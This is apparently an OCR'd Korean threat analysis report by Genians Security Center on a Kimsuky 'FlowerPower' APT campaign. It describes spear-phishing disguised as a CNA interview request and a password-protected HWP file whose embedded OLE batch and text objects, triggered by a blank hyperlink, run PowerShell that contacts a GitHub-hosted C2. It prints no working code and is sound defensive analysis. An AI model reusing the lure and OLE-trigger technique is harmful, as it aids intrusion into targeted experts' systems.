
GSC-R231101-Rev-5.6

Distribution TLP : WHITE

위협 분석 보고서

HWP 문서 내부에 악성 OLE 삽입 공격

FlowerPower APT 캠페인 Github C2 사용



2023. 11. 30

엔드포인트보안연구개발실

Genians Security Center

집필 : 문종현 센터장, 박경령 책임, 유 현 전임, 송관용 연구원

https://www.genians.co.kr

- 목차 (CONTENTS) -

◈ 주요 요약 (Executive Summary)

- 외신 뉴스 채널 인터뷰 등으로 현혹 접근해, 악성 OLE 포함 HWP 문서 전달 방식 사용
- FlowerPower APT 공격 도구 시리즈를 활용한 암호화된 PowerShell 명령어 실행
- 개발 버전 관리와 협업을 위한 코드 호스팅 플랫폼 깃허브를 위협 명령 거점으로 설정
- Genian EDR 솔루션으로 위협 가시성 확보 및 조기 탐지를 통한 피해 최소화 효과

1. 개요 (Overview)

1.1. 배경 (Background)

○ 지니언스 시큐리티 센터(이하 GSC)는 10월 초 외신 뉴스 채널의 인터뷰 요청으로 위장된 새로운 한국 맞춤형 지능형지속위협(APT) 공격 징후를 포착했습니다. 주로 한국에서 쓰이는 HWP 한글 문서에 악의적 '오브젝트 연결 삽입'(OLE)을 활용한 공격입니다. OLE와 관련된 내용은 한컴사의 도움말을 참고할 수 있습니다.[1]

○ 상세 분석을 진행하던 과정에, 안랩 ASEC 역시 '악성 OLE 개체가 삽입된 한글 문서 주의' 제목의 블로그 포스팅을 등록한 바 있습니다.[2] GSC도 해당 위협 사례를 파악해 면밀히 조사중이며, 위협 배후가 사용한 공격 툴이 'FlowerPower' 시리즈의 새로운 형태임을 확인했습니다. 더불어 APT37 그룹은 보안 취약점을 접목한 HWP 공격도 수행 중입니다. 이 내용은 다음에 자세한 내용을 공개할 계획입니다.

○ 해당 툴은 'BoBoStealer' 또는 'FakeStriker', 'Jinho Spy', 'GoldDragon' 등으로 알려져 있기도 합니다. 지난 2020년 상반기에 보고된 악성 DOC 파일 중에 'flower01.ps1', 'bobo.ps1' 이름의 PowerShell 명령을 사용한 사례가 있었으며, 공격자는 'flower9801' 아이디를 사용하기도 했습니다.

○ GSC는 본 위협 케이스 분석 내용을 통해 국내서 발생 중인 지능형지속위협(APT) 동향을 공유하고, TTPs(Tactics, Techniques and Procedures)[3] 관점의 세부 내용을 제공하고자 합니다. 이는 국내서 발생 중인 사이버 안보 위협을 보다 능동적으로 파악하고, 지니언스 Genian EDR[4] 서비스를 통해 보다 효과적인 대응 방안 수립과 위협 인사이트 제공에 주목적이 있습니다.

---

[1] [Hancom] OLE 연결
[2] [안랩 블로그] 악성 OLE 개체가 삽입된 한글 문서 주의
[3] [Wikipedia] Tactics, Techniques and Procedures
[4] 지니언스 Genian EDR

1.2. Kimsuky 그룹 3대 APT 캠페인 유형

○ Kimsuky로 알려진 APT 그룹은 대표적으로 3개의 유형으로 분류된 위협 활동이 큰 줄기를 가지고 있습니다.

- AppleSeed (aka BlueEstimate)[5]
- BabyShark (aka RandomQuery, SmokeScreen)[6]
- FlowerPower (aka GoldDragon, FakeStriker)[7]

○ [AppleSeed] 유형의 경우 JSE, WSF 등 스크립트 파일이나 PE 파일(EXE, DLL) 페이로드의 백도어로 수행하는 타입이 많은 편이었고, [BabyShark] 종류는 HTA나 VBS, PHP 형태의 스크립트가 명령에 자주 사용됩니다. 그리고 [FlowerPower] 타입은 DOC, XLS, HWP 등 문서 기반 공격과 PowerShell 명령을 결합한 형태가 주류를 이루고 있습니다. 물론, 공격 전략에 따라 언급한 내용 외에 다양한 형태가 보고된 바 있습니다.

○ GSC에서는 [BabyShark] 캠페인과 관련된 위협 분석 보고서를 발간한 바 있습니다. 이에 대한 자세한 내용은 각주를 참고해 주시기 바랍니다.[8]

○ [AppleSeed] 사례의 경우 주요 타깃이 방위산업 및 국방분야, 코로나 백신 제약사, 비트코인 거래소 등에 대한 공격이 보고된 바 있습니다. [BabyShark] 경우는 북한인권단체 및 대북분야 종사자, 비트코인 거래자 등에 대한 공격이 있었고, [FlowerPower] 유형은 외교·안보·국방·통일 분야 활동가 및 전문가들이 표적에 포함된 바 있습니다.

○ 각 APT 캠페인은 사용된 악성 파일 도구 스타일과 TTPs 특징에 따라 구분되지만, 위협 대상에 따라 오버랩되는 경우도 존재합니다.

[5] [Malpedia] AppleSeed
[6] [Malpedia] BabyShark
[7] [Malpedia] FlowerPower
[8] [Genians] Kimsuky APT 그룹의 Storm 작전과 BabyShark Family 연관 분석

2. 공격 시나리오 (Attack Scenario)


2.1. 초기 공격 벡터 (Initial Attack Vectors)

○ 지난 2023년 10월 4일, 외신 뉴스 채널 인터뷰 요청 말머리와 싱가폴 뉴스 채널 CNA에서 서면 인터뷰 질문지를 보낸 형태로 위장해 초기 공격이 수행됩니다. CNA는 Channel NewsAsia 이름의 약어이며, 실존하는 보도채널 입니다.[9]

○ 이메일에는 'CNA[Q].hwp' 파일이 첨부돼 있으며, 본문에는 질문마다 여백에 의견을 적어달라는 요구사항이 기재돼 있습니다.

2.2. 스피어 피싱 (Spear Phishing)

○ 공격자는 외신 뉴스 채널의 인터뷰 요청 문의처럼 위장해 피해 대상자에게 접근합니다. 초반에는 정상 문의처럼 내용을 전달하고, 수신자가 인터뷰에 응할 경우 [서면 인터뷰 질문지]로 위장된 악성 문서 파일을 전달하는 소위 반응형 스피어 피싱 공격 전략을 구사하게 됩니다.




[그림 2-1] 북한 핵위협 양상과 한국 대응방향 관련 문서로 위장한 공격 메일

[9] [CNA] Channel NewsAsia

2.3. 공격 흐름도 (Attack Flow)

○ 공격자는 특정 분야 출신을 선별해 공격을 수행했습니다. 금년 초까지 MS Office 기반 DOC 문서에 악성 매크로 함수를 넣었지만, 대략 중순 이후부터 Hancom Office 기반 HWP 문서의 OLE 기법이 포착됐습니다.



[그림 2-2] 간략한 공격 흐름도 화면

○ OLE 기반 공격 기술은 전혀 새로운 방식은 아닙니다만, 공격자는 다양한 접근 방식을 도입해 유인 전술로 구사 중입니다.

○ 참고로 APT37 그룹의 경우, OLE 코드 내부에 악성 C2 도메인을 넣어 직접 통신하도록 만든 공격 기술을 활용 중에 있습니다.


3. 악성파일 분석 (Malware Analysis)

3.1. 'CNA[Q].hwp' 파일 조사

○ 공격자는 외신 뉴스 기자를 사칭해 서면 인터뷰 질문지로 위장한 악성 문서 파일을 전달하게 됩니다. 이때 보안 위협 탐지를 회피하기 위한 목적 등으로 문서 자체에 비밀번호를 설정했고, 이메일 수신자에게만 알려주게 됩니다.

파일명	CNA[Q].hwp
크기	99,840 바이트
작성자	user-pc
마지막 수정자	user-pc
마지막 저장일	2023-10-04 01:58:33 (UTC)
MD5 Hash	6c6387398570d5ee8019db643a38b25d


○ 처음 악성 HWP 문서가 실행되면 암호 입력 화면이 나타나고, 입력을 대기하게 됩니다. 실제 암호가 입력되기 전까진 악의적 행위는 작동하지 않습니다.



[그림 3-1] 문서가 처음 실행된 후 보여지는 암호 입력 대기 화면

○ 암호가 입력되면, 뉴스 질문지 내용이 나타나면서, 실제 12개 질문 항목이 보여집니다. 공격자는 HWP 문서 내부 OLE에 2개의 악성 오브젝트 'zz.bat', 'oz.txt' 파일을 삽입했기 때문에 문서가 실행되면, '%APPDATA%₩Local₩Temp' 경로에 파일이 자동 생성됩니다.

○ 생성된 악성 오브젝트가 실행되려면 입력장치의 접근 시도가 있어야 합니다. 따라서, 공격자는 1번 질문의 첫 번째 줄에 하이퍼링크를 추가해 클릭이 될 경우 'zz.bat' 파일을 호출하도록 구성했습니다. 표시할 문자열은 공백으로만 넣어 별도의 내용이 보이지 않도록 만든 후, 여백에 답변 작성을 유도한 것입니다.




[그림 3-2] 악성 오브젝트가 연결된 하이퍼링크 설정 화면

○ 'zz.bat' 파일은 PowerShell 명령을 통해 'oz.txt' 파일을 호출하는 역할을 수행하며, 'oz.txt' 파일은 공격자가 구축한 특정 깃허브(Github) Repository 경로의 'pq.txt' 파일로 통신을 시도합니다.

3.1.1. HWP 코드 내부 분석

○ CNA[Q].hwp 파일의 내부 구조를 확인하면, OLE 파일 2개가 BinData 하위에 포함된 것을 확인할 수 있습니다.



[그림 3-3] 악성 HWP 파일 내부 구조 화면

